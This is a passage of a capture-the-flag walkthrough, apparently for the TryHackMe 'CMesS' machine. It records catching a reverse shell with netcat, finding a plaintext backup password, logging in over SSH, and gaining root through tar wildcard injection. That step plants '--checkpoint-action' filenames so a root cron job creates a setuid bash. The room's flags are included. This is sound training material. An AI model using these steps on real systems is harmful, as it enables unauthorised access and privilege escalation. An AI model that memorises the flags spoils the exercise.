


..
.htaccess
Dockerfile
LICENSE
app.yaml
assets
composer.json
config.default.php
config.php
index.php
lib
log
robots.txt
sites
src
themes
tmp

Page created in 0.001666 seconds.
Gila CMS version 1.10.9

Click on your file and save it

Now we know **assets** folder is already there when we do fuzzing.
Start the netcat listener
Go to the http://cmess/thm/assets/




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/cmess]
└─# rlwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.132.36] 57842
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 07:05:33 up 31 min,  0 users,  load average: 0.00, 0.28, 2.53
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Got the shell as **www-data**

Upload the **linpeas.sh** and run it


Got two valuable information

Found a **.password.bak** file in **/opt** folder



```
╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/bin/systemd-ask-password
/bin/systemd-tty-ask-password-agent
/etc/pam.d/common-password
/opt/.password.bak
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
```

And second is cronjob that can run **every 2 minute** and backup everything from the **/home/andre/backup** folder into the **/tmp/andre_backup.tar.gz** using **tar**




```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *
```

Let's explore both the information

Found password of **andre** user

```
cat /opt/.password.bal
```




```
$ cat /opt/.password.bak
andres backup password
UQfsdCB7aAP6
$ 
```

Login it using **ssh**

```
ssh andre@cmess.thm
```

We successfully login in the account



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/cmess]
└─# ssh andre@cmess.thm
andre@cmess.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Feb 13 15:02:43 2020 from 10.0.0.20
andre@cmess:~$ whoami
andre
andre@cmess:~$ ls -la
total 36
drwxr-x--- 4 andre andre 4096 Feb  9  2020 .
drwxr-xr-x 3 root  root  4096 Feb  6  2020 ..
drwxr-x--- 2 andre andre 4096 Feb  9  2020 backup
lrwxrwxrwx 1 root  root     9 Feb  6  2020 .bash_history -> /dev/null
-rwxr-x--- 1 andre andre  220 Feb  6  2020 .bash_logout
-rwxr-x--- 1 andre andre 3771 Feb  6  2020 .bashrc
drwxr-x--- 2 andre andre 4096 Feb  6  2020 .cache
-rwxr-x--- 1 andre andre  655 Feb  6  2020 .profile
lrwxrwxrwx 1 root  root     9 Feb  6  2020 .sudo_as_admin_successful -> /dev/null
-rwxr-x--- 1 andre andre   38 Feb  6  2020 user.txt
-rwxr-x--- 1 andre andre  635 Feb  9  2020 .viminfo
andre@cmess:~$ cat user.txt
thm{c529b5d5d6ab6b430b7eb1903b2b5e1b}
andre@cmess:~$ 
```

Now jump on to the cronjob

Create a bash file into the **/backup** folder of **andre**

```
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
```

Above command **copy** the **/bin/bash** (bash executable) into **/tmp/bash** and set the **setuid** for the **/tmp/bash** means when the file is execute it can run as privilege user i.e **root**

Set execute permission for file


```
chmod +x root.sh
```

```
touch /home/andre/backup/--checkpoint=1
touch /home/andre/backup/--checkpoint-action=exec=sh\ root.sh
```

Above command create a file **--checkpoint=1** (show progress message every 1 record) and **--checkpoint-action=exec=sh\ root.sh** (execute action on each progress ie run root.sh file)

After running all above command wait for 2 minutes
Then type command

```
/tmp/bash -p
```



```
andre@cmess:~/backup$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
andre@cmess:~/backup$ chmod +x root.sh
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint=1
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint-action=exec=sh\ root.sh
andre@cmess:~/backup$ /tmp/bash -p
bash-4.3# id
uid=1000(andre) gid=1000(andre) euid=0(root) egid=0(root) groups=0(root),1000(andre)
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
thm{9f85b7fdeb2cf96985bf5761a93546a2}
bash-4.3#
```

Now we **root** user of the machine